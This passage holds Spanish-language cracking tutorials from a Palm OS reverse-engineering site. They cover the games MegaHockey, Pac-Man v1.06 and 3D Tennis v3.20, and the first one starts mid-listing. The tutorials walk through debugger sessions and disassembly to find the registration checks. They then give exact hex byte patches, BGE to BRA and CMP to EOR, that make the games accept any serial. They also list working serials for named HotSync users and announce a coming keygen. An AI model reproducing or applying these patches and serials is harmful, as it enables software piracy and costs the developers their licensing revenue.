00005DB0 3F 3C 05 14 MOVE.W #$0514,-(A7) ;Versión unregistered,1 juego restante
00005DB4 4E 4F A1 94 SysTrap FrmCustomAlert
00005DB8 4F EF 00 16 LEA.L $16(A7), A7
loc_5DBC:
00005DBC 50 4F ADD.W #$8, A7
00005DBE 4E 75 RTS
loc_5DC0:
00005DC0 4F EF FF E8 LEA.L -$18(A7), A7
00005DC4 4A 2D F8 C6 TST.B VAR_73A
00005DC8 67 08 BEQ.S LOC_5DD2
00005DCA 70 00 MOVE.L #$0, D0
00005DCC 4F EF 00 18 LEA.L $18(A7), A7
00005DD0 4E 75 RTS
loc_5DD2:
00005DD2 0C 6D 00 04 F8.. CMP.W #$0004, VAR_734
00005DD8 6F 06 BLE.S LOC_5DE0
00005DDA 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00005DDE F8 C7 DC.W #F8C7
loc_5DE0:
00005DE0 4A 2D F8 C7 TST.B VAR_739
00005DE4 67 00 00 B6 BEQ LOC_5E9C
00005DE8 3F 3C 05 DC MOVE.W #$05DC, -(A7)
```



X-ref to Form (MegaHockey registration)

```
00005DEC 4E 4F A1 6F SysTrap FrmInitForm
00005DF0 2B 48 F7 F0 MOVE.L A0, VAR_810
00005DF4 42 2D F7 F4 CLR.B VAR_80C
```

Cortamos el código hasta

```
loc_60DA:
000060DA 3F 3C FF FF MOVE.W #$FFFF, -(A7)
000060DE 4E BA 00 82 JSR.L LOC_6162
000060E2 70 01 MOVE.L #$1, D0
000060E4 4F EF 00 1C LEA.L $1C(A7), A7
000060E8 4C DF
000060EA 0C 08 CMP.B #$8, A0
000060EC 4E 75 RTS
loc_60EE:
000060EE 48 6D F7 F4 PEA.L VAR_80C
000060F2 48 6F 00 14 PEA.L $14(A7)
000060F6 4E 4F A0 C5 SysTrap StrCopy
000060FA 48 6D F7 FA PEA.L VAR_806
000060FE 48 6F 00 20 PEA.L $20(A7)
00006102 4E 4F A0 C5 SysTrap StrCopy
00006106 48 6F 00 10 PEA.L $10(A7)
0000610A 48 6F 00 24 PEA.L $24(A7)
0000610E 4E 4F A0 C7 SysTrap StrLen
00006112 58 4F ADD.W #$4, A7
00006114 3F 00 MOVE.W D0, -(A7)
00006116 48 6F 00 26 PEA.L $26(A7)
0000611A 4E 4F A2 F1 SysTrap EncDigestMD5
0000611E 76 00 MOVE.L #$0, D3
00006120 0C 43 00 10 CMP.W #$0010, D3
00006124 4F EF 00 1A LEA.L $1A(A7), A7   <---Leer el contenido de memoria
00006128 6C 18 BGE.S LOC_6142        <---- Cambiemos este por un BRA (60)
0000612A 45 ED FF 3A LEA.L VAR_C6, A2
0000612E 47 D7 LEA.L (A7), A3
loc_6130:
00006130 10 13 MOVE.B (A3), D0
00006132 B0 12 CMP.B (A2), D0
00006134 66 20 BNE.S LOC_6156
00006136 52 8A ADD.L #$1, A2
00006138 52 8B ADD.L #$1, A3
0000613A 52 43 ADD.W #$1, D3
0000613C 0C 43 00 10 CMP.W #$0010, D3
00006140 6D EE BLT.S LOC_6130
loc_6142:
00006142 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00006146 F8 C6 DC.W #F8C6
00006148 42 2D F8 C7 CLR.B VAR_739
0000614C 3F 3C 05 78 MOVE.W #$0578, -(A7)
```

1400 (0x578)

```
00006150 4E 4F A1 92 SysTrap FrmAlert
00006154 54 4F ADD.W #$2, A7
loc_6156:
00006156 70 00 MOVE.L #$0, D0
00006158 4F EF 00 1A LEA.L $1A(A7), A7
0000615C 4C DF
0000615E 0C 08 CMP.B #$8, A0
00006160 4E 75 RTS
loc_6162:
00006162 48 E7
00006164 18 30 5D 4F MOVE.B $4F(A0, D5.W), D4
00006168 36 2F 00 1A MOVE.W $1A(A7), D3
0000616C 3F 3C 06 13 MOVE.W #$0613, -(A7)
00006170 2F 2D F7 F0 MOVE.L VAR_810, -(A7)
00006174 4E 4F A1 80 SysTrap FrmGetObjectIndex
00006178 5C 4F ADD.W #$6, A7
```

2. Paso cambiar BGE (6c) por BRA (60)

Abrimos el Editor Hexadecimal y con el archivo víctima en modo hexadecimal buscamos la cadena

```
4F EF 00 1A 6C 18 45 ED FF 3A
```

la cambiamos por:

```
4F EF 00 1A 60 18 45 ED FF 3A
```

Antes

```
00006120 0C 43 00 10 CMP.W #$0010, D3
00006124 4F EF 00 1A LEA.L $1A(A7), A7  <---Leer el contenido de memoria
00006128 6C 18 BGE.S LOC_6142       <---- Cambiemos este por un BRA (60)
0000612A 45 ED FF 3A LEA.L VAR_C6, A2
0000612E 47 D7 LEA.L (A7), A3
```

Despues

```
00006120 0C 43 00 10 CMP.W #$0010, D3
00006124 4F EF 00 1A LEA.L $1A(A7), A7  <---Leer el contenido de memoria
00006128 60 18 BRA.S LOC_6142       <---- Cambiemos este por un BRA (60)
0000612A 45 ED FF 3A LEA.L VAR_C6, A2
0000612E 47 D7 LEA.L (A7), A3
```

2. Paso Resultado

El programa parece registrarse con cualquier serial y funciona perfectamente. La misma rutina la usa la versión del programa en formato de grises así que no tendremos problemas al hacer los correspondientes cambios.

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Pac-Man v1.06

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Juego prehistórico PacMan	
Objetivo:	Encontrar un serial	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.namcogames.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Visor	FECHA: M/22/03/2005

INTRODUCCION

Este Juego tiene protección antidesensamblado. y además tiene una protección HotSync/Name Code , por lo que el serial no nos valdrá a todos. El serial que debemos escribir solo se limita a 5 dígitos no podemos escribir más, Esto es importante para rastrear el serial, para corregir esto **debemos cambiar el primer byte del PRC y el archivo se desensambla como si nada**, (Después me di cuenta que no esta estaba protegido con antidesensambler, pues era mi PCera que tardo en desensamblar y parecia que se habia bloqueado el programa), de cualquier manera buen tip este.

AL ATAQUE

OPCION I : ENSEÑAR A PESCAR SERIALES Y NO A ROBAR SERIALES:

Cargando el PRC en el emulador, Cargar el PalmDebugger, Como no eh encontrado alguna herramienta antidesensamblado, procedemos empiricamente, Primero pondremos, Breakpoints hasta encontrar uno que salte al debugger (Ya estando hay Con "il" podremos ver el código real del PRC , basta con presionar varias veces enter despues de dicho "il").

`Habiendo el PRCExplorer v1.0.18.5 Este no tiene protección anti-Editor hexadecimal, JAJAJAJA , se nos cierran unas puertas pero se nos habren otras.`

`Con este mismo encontramos las alertas TALT´s , La` **`1001(0x3e9)`** `que tiene varios mensajes como el` **`"^1"`** `y es donde tambien se muestra el mensaje de, Al hacer pruebas en el emulador encontramos .`

Analizaremos el desensamblado partiendo desde la API "DlkGetSyncInfo", Mostrado más arriba de este tutorial vemos que de nada nos sirve NOPear el offset `[00007B8D 67 4E BEQ.S` **`LOC_7BDD ]`** `por un [00007B8D 4E 71` **`NOP ]`** pues al intentar volver a registrarnos aparece en el menú la opción para registrarse, pero según el analisis echo,

al registrarnos correctamente desaparece la opción de registrarse.

Unregistered Registered

Lo indica que debemos de toparnos frente a frente a la rutina de comparación del serial falso con el bueno , puesto que en el debugger ya comprobamos que se guarda en un solo bloque de la en la memoria el serial falso con el verdadero , esto nos da la pista de que tenemos que encontrar una instrucción que compare un registro (D0..... a D7) contra (A0..... A7), esta comprobación podría estar no solo en el segmento CODE 0x01 si no también en el CODE 0x02 **(Este truco ya es muy viejo y obsoleto de los libros de Visual C++ Net : El de esconder la rutina de comprobación, El programador simplemente usa funciones echas a llamadas en otros archivos (Suma primero en este archivo esta variable y en este otro archivo divide, en este otro has la raíz cuadrada ... etc)** y al compilar el PRC tiene saltos por varios lados, Pero tenemos al Debugger que siempre le sigue la pista a lo que hace el microprocesador) , por lo que buscaremos la comprobación utilizando el Palmdebugger, Iremos rastreando instrucción por instrucción hasta encontrar una posible instrucción sospechosa.

Con el serial temporal que encontramos arriba iremos rastreando, Cargamos nuevamente todo, Debugger, Emulador , Pondremos un Breakpoint desde que se lee nuestro nombre de HotSync, este nos servira para crear a futuro un keygen. (Esta vez nos registraremos con los datos buenos, Previamente encontrados)

PASO II : Intentamos con Registrarnos incorrectamente :

`atb "FrmCustomAlert"  ; atb "StrCompare" ; atb "FrmAlert" ;atb "DlkGetSyncInfo"`
Primero con **`atb "DlkGetSyncInfo"`**
Registrando con:
HotSync/Name: **`compaq`**
Code: **`12345 (Solo acepta 5 digitos por eso ponemos solo 5)`**
Debugger salta a:

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
..............................
dot address = 00000000
last address = 00000000
last count = 00000000
```

```
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
  +$00F0  1018871C  *LINK      A6,$0000                                | 4E56 0000
atb "DlkGetSyncInfo"
A-trap set on 02a9 (DlkGetSyncInfo)
g
EXCEPTION ID = $80

          0005EF9C  *_DlkGetSyncInfo                       ; $100535FA   | 4E4F A2A9
il   <--- Que nos muestre las 10 intrucciones proximas (para saber a donde estamos)
          0005EF9C  *_DlkGetSyncInfo                       ; $100535FA   | 4E4F A2A9
          0005EFA0   MOVE.L    A4,-(A7)                                  | 2F0C
          0005EFA2   PEA       *+$0010                     ; 0005EFB2    | 487A 000E
          0005EFA6   PEA       *+$0006                     ; 0005EFAC    | 487A 0004
          0005EFAA   ADDI.L    #$000030FA,(A7)             ; '..0.'      | 0697 0000 30FA
          0005EFB0   RTS(JSR)                              ; 30FFEFAC    | 4E75
          0005EFB2   MOVE.L    D0,D5                                     | 2A00
          0005EFB4   TST.B     (A4)                                      | 4A14
          0005EFB6   LEA       $002C(A7),A7                              | 4FEF 002C
          0005EFBA   BNE.S     *+$0004                     ; 0005EFBE    | 6602
t    <---- Presionamos la tecla enter hasta que nos mande al debugger
EXCEPTION ID = $80

          0005EFA0  *MOVE.L    A4,-(A7)                                  | 2F0C
          0005EFA2  *PEA       *+$0010                     ; 0005EFB2    | 487A 000E
          0005EFA6  *PEA       *+$0006                     ; 0005EFAC    | 487A 0004
          0005EFAA  *ADDI.L    #$000030FA,(A7)             ; '..0.'      | 0697 0000 30FA
          0005EFB0  *RTS(JSR)                              ; 30FFEFAC    | 4E75

          000620A6  *MOVEM.L   D3-D5/A2-A3,-(A7)                         | 48E7 1C30
          000620AA  *LEA       -$0014(A7),A7                             | 4FEF FFEC
          000620AE  *MOVE.L    $002C(A7),A3                              | 266F 002C
          000620B2  *MOVE.L    A3,A2                                     | 244B
          000620B4  *MOVEQ.L   #$00,D5                                   | 7A00
                                                            Will Branch
          000620B6  *BRA.S     *+$0006                     ; 000620BC    | 6004
          000620BC  *TST.B     (A2)                                      | 4A12
                                                            Will Branch
          000620BE  *BNE.S     *-$0006                     ; 000620B8    | 66F8
                                 ; NO SALTA CON SERIAL FALSO
          000620B8  *ADDQ.W    #$01,D5                                   | 5245
          000620BA  *ADDQ.L    #$01,A2                                   | 528A
          000620BC  *TST.B     (A2)                                      | 4A12
                                                            Will Branch
          000620BE  *BNE.S     *-$0006                     ; 000620B8    | 66F8
          000620B8  *ADDQ.W    #$01,D5                                   | 5245
          000620BA  *ADDQ.L    #$01,A2                                   | 528A
          000620BC  *TST.B     (A2)                                      | 4A12
                                                            Will Branch
          000620BE  *BNE.S     *-$0006                     ; 000620B8    | 66F8
                                 ; NO SALTA CON SERIAL FALSO
          000620B8  *ADDQ.W    #$01,D5                                   | 5245
          000620BA  *ADDQ.L    #$01,A2                                   | 528A
          000620BC  *TST.B     (A2)                                      | 4A12
                                                            Will Branch
          000620BE  *BNE.S     *-$0006                     ; 000620B8    | 66F8
          000620B8  *ADDQ.W    #$01,D5                                   | 5245
          000620BA  *ADDQ.L    #$01,A2                                   | 528A
          000620BC  *TST.B     (A2)                                      | 4A12
                                                            Will Branch
          000620BE  *BNE.S     *-$0006                     ; 000620B8    | 66F8
          000620B8  *ADDQ.W    #$01,D5                                   | 5245
          000620BA  *ADDQ.L    #$01,A2                                   | 528A
          000620BC  *TST.B     (A2)                                      | 4A12
```

```
                                                        Will Branch
          000620BE  *BNE.S     *-$0006                  ; 000620B8    | 66F8
          000620B8  *ADDQ.W    #$01,D5                                | 5245
          000620BA  *ADDQ.L    #$01,A2                                | 528A
          000620BC  *TST.B     (A2)                                   | 4A12
                                                        Will Not Branch
          000620BE  *BNE.S     *-$0006                  ; 000620B8    | 66F8
          000620C0  *CMPI.W    #$000A,D5                ; '..'        | 0C45 000A
                                                        Will Branch
          000620C4  *BLE.S     *+$0036                  ; 000620FA    | 6F34
          000620FA  *MOVE.L    A3,A2                                  | 244B
          000620FC  *MOVEQ.L   #$00,D3                                | 7600
          000620FE  *MOVEQ.L   #$00,D4                                | 7800
                                                        Will Branch
          00062100  *BRA.S     *+$001E                  ; 0006211E    | 601C
          0006211E  *TST.B     (A2)                                   | 4A12
                                                        Will Branch
          00062120  *BNE.S     *-$001E                  ; 00062102    | 66E0
          00062102  *MOVE.W    D4,-(A7)                               | 3F04
          00062104  *MOVE.W    D3,-(A7)                               | 3F03
          00062106  *MOVE.B    (A2),-(A7)                             | 1F12
          00062108  *JSR       *-$00AE                  ; 0006205A    | 4EBA FF50
EXCEPTION ID = $80
          0006210C  *EXT.L     D0                                     | 48C0
          0006210E  *MOVE.L    D0,D4                                  | 2800
          00062110  *ADDQ.W    #$06,A7                                | 5C4F
                                                        Will Branch
          00062112  *BGE.S     *+$0008                  ; 0006211A    | 6C06
                                 ; NO SALTA CON SERIAL FALSO
          0006211A  *ADDQ.L    #$01,A2                                | 528A
          0006211C  *ADDQ.W    #$01,D3                                | 5243
          0006211E  *TST.B     (A2)                                   | 4A12
                                                        Will Branch
          00062120  *BNE.S     *-$001E                  ; 00062102    | 66E0
          00062102  *MOVE.W    D4,-(A7)                               | 3F04
          00062104  *MOVE.W    D3,-(A7)                               | 3F03
          00062106  *MOVE.B    (A2),-(A7)                             | 1F12
          00062108  *JSR       *-$00AE                  ; 0006205A    | 4EBA FF50
EXCEPTION ID = $80
          0006210C  *EXT.L     D0                                     | 48C0
          0006210E  *MOVE.L    D0,D4                                  | 2800
          00062110  *ADDQ.W    #$06,A7                                | 5C4F
                                                        Will Not Branch
          00062112  *BGE.S     *+$0008                  ; 0006211A    | 6C06
          00062114  *ADDI.L    #$00010000,D4            ; '....'      | 0684 0001 0000
          0006211A  *ADDQ.L    #$01,A2                                | 528A
          0006211C  *ADDQ.W    #$01,D3                                | 5243
          0006211E  *TST.B     (A2)                                   | 4A12
                                                        Will Branch
          00062120  *BNE.S     *-$001E                  ; 00062102    | 66E0
                                 ; NO SALTA CON SERIAL FALSO
          00062102  *MOVE.W    D4,-(A7)                               | 3F04
          00062104  *MOVE.W    D3,-(A7)                               | 3F03
          00062106  *MOVE.B    (A2),-(A7)                             | 1F12
          00062108  *JSR       *-$00AE                  ; 0006205A    | 4EBA FF50
```

Cuando llegemos hasta aqui vemos el siguiente código.....

```
                                                        Will Branch
          0005F024  *BLT.S     *-$001A                  ; 0005F00A    | 6DE4
          0005F00A  *MOVEQ.L   #$00,D0                                | 7000
          0005F00C  *MOVE.B    $00(A2,D3.W),D0                        | 1032 3000
          0005F010  *LEA       -$35D0(A5),A0                          | 41ED CA30
          0005F014  *MOVE.B    $24(A0,D3.W),D1                        | 1230 3024
          0005F018  *EXT.W     D1                                     | 4881
```

```
          0005F01A  *CMP.W      D0,D1                                   | B240
                                ; OJO AQUI COMPARA DOS REGISTROS
                                                          Will Not Branch
          0005F01C  *BNE.S      *+$000A                   ; 0005F026    | 6608
                                ; NO SALTA CON SERIAL FALSO
          0005F01E  *ADDQ.W     #$01,D3                                 | 5243
          0005F020  *CMPI.W     #$0005,D3                 ; '..'        | 0C43 0005
                                                          Will Branch
          0005F024  *BLT.S      *-$001A                   ; 0005F00A    | 6DE4
          0005F00A  *MOVEQ.L    #$00,D0                                 | 7000
          0005F00C  *MOVE.B     $00(A2,D3.W),D0                         | 1032 3000
          0005F010  *LEA        -$35D0(A5),A0                           | 41ED CA30
          0005F014  *MOVE.B     $24(A0,D3.W),D1                         | 1230 3024
          0005F018  *EXT.W      D1                                      | 4881
          0005F01A  *CMP.W      D0,D1                                   | B240
                                                          Will Branch
          0005F01C  *BNE.S      *+$000A                   ; 0005F026    | 6608
          0005F026  *CMPI.W     #$0005,D3                 ; '..'        | 0C43 0005
                                                          Will Branch
          0005F02A  *BNE.S      *+$0008                   ; 0005F032    | 6606
                                ; SALTA CON SERIAL FALSO
          0005F032  *MOVE.L     A2,-(A7)                                | 2F0A
          0005F034  *_MemChunkFree                        ; $1001EF3C   | 4E4F A012
EXCEPTION ID = $80
          0005F038  *ADDQ.W     #$04,A7                                 | 584F
          0005F03A  *TST.B      -$35A2(A5)                              | 4A2D CA5E
                                                          Will Branch
          0005F03E  *BEQ.S      *+$0050                   ; 0005F08E    | 674E
                                ; SALTA CON SERIAL FALSO
          0005F08E  *CMPI.W     #$0003,-$35A0(A5)         ; '..'        | 0C6D 0003 CA60
                                                          Will Branch
          0005F094  *BLT.S      *+$0006                   ; 0005F09A    | 6D04
          0005F09A  *ADDQ.W     #$01,-$35A0(A5)                         | 526D CA60
          0005F09E  *_TimGetSeconds                       ; $10082FA8   | 4E4F A0F5
EXCEPTION ID = $80
          0005F0A2  *MOVE.L     D0,-$359E(A5)                           | 2B40 CA62
          0005F0A6  *LEA        *+$00A6,A0                ; 0005F14C    | 41FA 00A4
          0005F0AA  *PEA        (A0)                                    | 4850
          0005F0AC  *LEA        *+$00A2,A0                ; 0005F14E    | 41FA 00A0
          0005F0B0  *PEA        (A0)                                    | 4850
          0005F0B2  *LEA        *+$009E,A0                ; 0005F150    | 41FA 009C
          0005F0B6  *PEA        (A0)                                    | 4850
          0005F0B8  *MOVE.W     #$03E9,-(A7)              ; 'i.'        | 3F3C 03E9
          0005F0BC  *_FrmCustomAlert                      ; $1006969C   | 4E4F A194
EXCEPTION ID = $80
          0005F0BC  *_FrmCustomAlert                      ; $1006969C   | 4E4F A194
```

dm a2 50 <--- Aqui observamos el serial 18698 para un HotSync/Name: compaq

```
0003BBB0: 31 38 36 39 38 00 0A 00 00 04 00 00 00 50 F0 00 "18698........P.."
0003BBC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 "................"
0003BBD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
```

```
0003BBE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
0003BBF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
dm d6 50 <--- Aquí se almacena el serial falso
000049C6: 31 32 33 34 35 00 4D 2F 00 28 00 00 59 30 10 00 "12345.M/.(..Y0.."
000049D6: 17 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ".4..............."
000049E6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
000049F6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
00004A06: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 "................"
```

Y Para un HotSync/Name: **compaq** , El serial es :**18602**

Y Para un HotSync/Name: **Benancio** , El serial es :**49784**

PASO III : Registrase correctamente :

Borrando todo y cargando todo ,registraremos con el serial verdadero que encontramos para saber a donde andamos al dar click el Emulador (Cuando introducimos el serial valido por supuesto)nos manda a:

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
...........................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
  +$00F0  1018871C  *LINK      A6,$0000                                | 4E56 0000
atb "DlkGetSyncInfo"
A-trap set on 02a9 (DlkGetSyncInfo)
g
EXCEPTION ID = $80

          0005EF9C  *_DlkGetSyncInfo                      ; $100535FA   | 4E4F A2A9
il
          0005EF9C  *_DlkGetSyncInfo                      ; $100535FA   | 4E4F A2A9
          0005EFA0   MOVE.L    A4,-(A7)                                 | 2F0C
          0005EFA2   PEA       *+$0010                    ; 0005EFB2    | 487A 000E
          0005EFA6   PEA       *+$0006                    ; 0005EFAC    | 487A 0004
          0005EFAA   ADDI.L    #$000030FA,(A7)            ; '..0.'      | 0697 0000 30FA
          0005EFB0   RTS(JSR)                             ; 30FFEFAC    | 4E75
          0005EFB2   MOVE.L    D0,D5                                    | 2A00
          0005EFB4   TST.B     (A4)                                     | 4A14
          0005EFB6   LEA       $002C(A7),A7                             | 4FEF 002C
          0005EFBA   BNE.S     *+$0004                    ; 0005EFBE    | 6602
t
EXCEPTION ID = $80
```

```
0005EFA0  *MOVE.L    A4,-(A7)                                  | 2F0C
0005EFA2  *PEA       *+$0010                     ; 0005EFB2    | 487A 000E
0005EFA6  *PEA       *+$0006                     ; 0005EFAC    | 487A 0004
0005EFAA  *ADDI.L    #$000030FA,(A7)             ; '..0.'      | 0697 0000 30FA
0005EFB0  *RTS(JSR)                              ; 30FFEFAC    | 4E75

000620A6  *MOVEM.L   D3-D5/A2-A3,-(A7)                         | 48E7 1C30
000620AA  *LEA       -$0014(A7),A7                             | 4FEF FFEC
```

Cuando llegemos hasta aqui vemos el siguiente código.....

```
0005F038  *ADDQ.W    #$04,A7                                   | 584F
0005F03A  *TST.B     -$35A2(A5)                                | 4A2D CA5E
                                                  Will Not Branch
0005F03E  *BEQ.S     *+$0050                     ; 0005F08E    | 674E
0005F040  *LEA       *+$00EC,A0                  ; 0005F12C    | 41FA 00EA
0005F044  *PEA       (A0)                                      | 4850
0005F046  *LEA       *+$00E8,A0                  ; 0005F12E    | 41FA 00E6
0005F04A  *PEA       (A0)                                      | 4850
0005F04C  *LEA       *+$00E4,A0                  ; 0005F130    | 41FA 00E2
0005F050  *PEA       (A0)                                      | 4850
0005F052  *MOVE.W    #$03EA,-(A7)                ; 'j.'        | 3F3C 03EA
0005F056  *_FrmCustomAlert
```

g <--- Aqui el debugger salta al emulador con el mensaje **"Thank you for registering"** , La parte superior de esta ventana contiene el mensaje ó mensaje de titulo **"Information"** y podemos encontarla en el PRCexplorer v1.0.18.5 como :**1002(0x03ea)**, cuyo mensaje de agradecimiento aparece como **"^1"** texto que toma de otra parte del código que el programador creó, el **"^1"** nos dice que esta ventana puede escribir varios mensajes.

PASO IV : Analizando parte del código vivo encontrado.

La parte critica de código vivo que nos intereza es:

```
0005F01A  *CMP.W     D0,D1                                     | B240
                          ; OJO AQUI COMPARA DOS REGISTROS
                                                  Will Not Branch
0005F01C  *BNE.S     *+$000A                     ; 0005F026    | 6608
                          ; NO SALTA CON SERIAL FALSO
```

Analizando con el Palmdemon v0.27 (CODE: 0x01)

```
  00007B59 70 00                MOVE.L    #$0, D0
  00007B5B 10 32 30 00          MOVE.B    $0(A2, D3.W), D0
  00007B5F 41 ED CA 30          LEA.L     VAR_35D0, A0
  00007B63 12 30 30 24          MOVE.B    $24(A0, D3.W), D1
  00007B67 48 81
  00007B69 B2 40                CMP.W     D0, D1  <---- Comparar serial falso con el real
  00007B6B 66 08                BNE.S     LOC_7B75
  00007B6D 52 43                ADD.W     #$1, D3
loc_7B6F:
  00007B6F 0C 43 00 05          CMP.W     #$0005, D3
  00007B73 6D E4                BLT.S     LOC_7B59
loc_7B75:
  00007B75 0C 43 00 05          CMP.W     #$0005, D3
  00007B79 66 06                BNE.S     LOC_7B81
  00007B7B 1B 7C 00 01          MOVE.B    #$7C, $1(A5)
  00007B7F CA 5E                AND.W     (A6)+, D5
loc_7B81:
  00007B81 2F 0A                MOVE.L    A2, -(A7)
  00007B83 4E 4F A0 12          SysTrap MemChunkFree
  00007B87 58 4F                ADD.W     #$4, A7
loc_7B89:
  00007B89 4A 2D CA 5E          TST.B     VAR_35A2
  00007B8D 67 4E                BEQ.S     LOC_7BDD
  00007B8F 41 FA 00 EA          LEA.L     $EA(PC), A0
  00007B93 48 50                PEA.L     (A0)
  00007B95 41 FA 00 E6          LEA.L     $E6(PC), A0
  00007B99 48 50                PEA.L     (A0)
  00007B9B 41 FA 00 E2          LEA.L     $E2(PC), A0
  00007B9F 48 50                PEA.L     (A0)
  00007BA1 3F 3C 03 EA          MOVE.W    #$03EA, -(A7)
  00007BA5 4E 4F A1 94          SysTrap FrmCustomAlert
  00007BA9 3F 3C 03 F7          MOVE.W    #$03F7, -(A7)
  00007BAD 3F 3C 03 EC          MOVE.W    #$03EC, -(A7)
  00007BB1 4E 4F A1 7E          SysTrap FrmGetFormPtr
```

OPCION II: VALIDAR CUALQUIER SERIAL

```
  00007B69 B2 40                CMP.W     D0, D1  <---- Comparar serial falso con el real
```

Cambiar por:

```
  00007B69 B1 40                EOR.W     D0, D0  <---- Parchar esta instrucción.
```

Ahora abrimos el editor hexadecimal favorito y buscamos la cadena

10 32 30 00 41 ED CA 30 12 30 30 24 48 81 B2 40 66 08

Parchamos por , para hacer que se compare así mismo el registro D0 con el D0:

10 32 30 00 41 ED CA 30 12 30 30 24 48 81 B1 40 66 08

Guardamos los cambios y cargamos nuestro Pac-Man v1.06 en la Palm Zire 72 y efectivamente , al registrarnos nos valida cualquier serial, y además al adelantar el reloj de la Palm este trabaja bien, Intentamos registrarnos nuevamente y parece que ya no nos aparece la función de registrar, Próximamente haremos un KeyGen.

Hasta el próximo tutorial

Saludos

En algún lugar de América Visor

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	3D Tennis for Palm Os v3.20 (color & gris)

Protección:	( )Serial (X)HotSync/Code (X)Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Juego de Tennis en Tercera dimensión	
Objetivo:	Registrarse navegando por el Código vivo	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.pda3ware.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Mr.Brawm	FECHA: M/22/03/2005

INTRODUCCION

Esta programa tiene bien cimentado que se deben de tener pocas pistas para crackearlo, pues al desensamblar con PalmDemon 0.27 no se nos muestra ninguna ventana de mal registro como esta:

ó

Tampoco aparece el texto de la ventana en alguna referencia "STRING" ni en el PalmDemon v0.27 ni en el PRCExplorer, Usaremos el PalmDebugger Primero encontraremos el serial real y después seguiremos instrucción tras instrucción para saber a donde se ocultan las ventanas de mensajes.

AL ATAQUE

Con nuestro
HotSync.Name: **Compaq**
Code: **1234567890**

Cargamos el debugger y ponemos un breakpoint con la API **atb "FrmCustomAlert"**
Esto es lo que veremos con el PalmDemon:

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
..........................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
  +$00F0  1018871C  *LINK      A6,$0000                                  | 4E56 0000
atb "FrmCustomAlert"
A-trap set on 0194 (FrmCustomAlert)
g
EXCEPTION ID = $80

          0008908A  *_FrmCustomAlert                        ; $1006969C   | 4E4F A194
dm a6 200 <--- Inmediatamente observamos que hay en la memoria
000072D0: 31 31 00 03 F3 5C 60 00   00 04 01 CF 80 04 01 00      "11...\`........."
000072E0: 00 18 02 00 2B 89 01 12   00 00 31 33 34 32 34 39      "....+.....134249"
000072F0: 34 31 00 14 02 00 01 00   00 1A 02 00 2B 89 01 32      "41..........+..2"
00007300: 00 00 31 33 34 32 34 39   34 31 31 31 00 BC 00 00      "..13424941 11...."
00007310: 80 00 1B DE 00 00 10 2D   73 F0 80 00 1B D4 00 00      ".......-s......."
00007320: 10 28 00 00 73 26 49 6E   70 75 74 00 05 79 00 02      ".(..s&Input..y.."
00007330: 00 0E 80 00 00 00 00 00   73 3A 50 61 6C 6D 20 68      "........s:Palm h"
00007340: 6F 74 73 79 6E 63 20 75   73 65 72 6E 61 6D 65 3A      "otsync username:"
00007350: 0D 43 6F 6D 70 61 71 00   20 20 20 20 20 20 20 20      ".Compaq.        "
00007360: 20 20 20 20 20 20 20 20   20 20 20 20 20 20 20 20      "                "
00007370: 20 20 20 20 20 20 20 20   20 20 20 20 20 20 20 20      "                "
00007380: 20 20 20 20 20 20 20 20   20 20 20 20 20 20 20 20      "                "
00007390: 20 20 20 00 05 7A 00 03   00 2F 00 9A 00 0C F2 48      "   ..z.../.....H"
000073A0: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00      "................"
000073B0: 00 50 00 00 00 00 00 00   00 00 00 00 05 7B 00 04      ".P...........{.."
000073C0: 00 3F 00 24 00 0C 00 00   73 D0 E9 00 00 00 00 00      ".?.$....s......."
000073D0: 4F 4B 00 00 05 7C 00 2D   00 3F 00 24 00 0C 00 00      "OK...|.-.?.$...."
000073E0: 73 E8 E9 00 00 00 00 00   43 61 6E 63 65 6C 00 00      "s.......Cancel.."
000073F0: 00 93 00 40 00 00 00 58   02 00 2C 10 31 32 33 34      "...@...X..,.1234"
00007400: 35 36 37 38 39 30 00 72   65 67 69 73 74 72 61 74      "567890.registrat"
00007410: 69 6F 6E 20 63 6F 64 65   20 68 65 72 65 00 00 01      "ion code here..."
00007420: 00 00 00 00 00 01 00 00   00 00 00 01 00 00 00 00      "................"
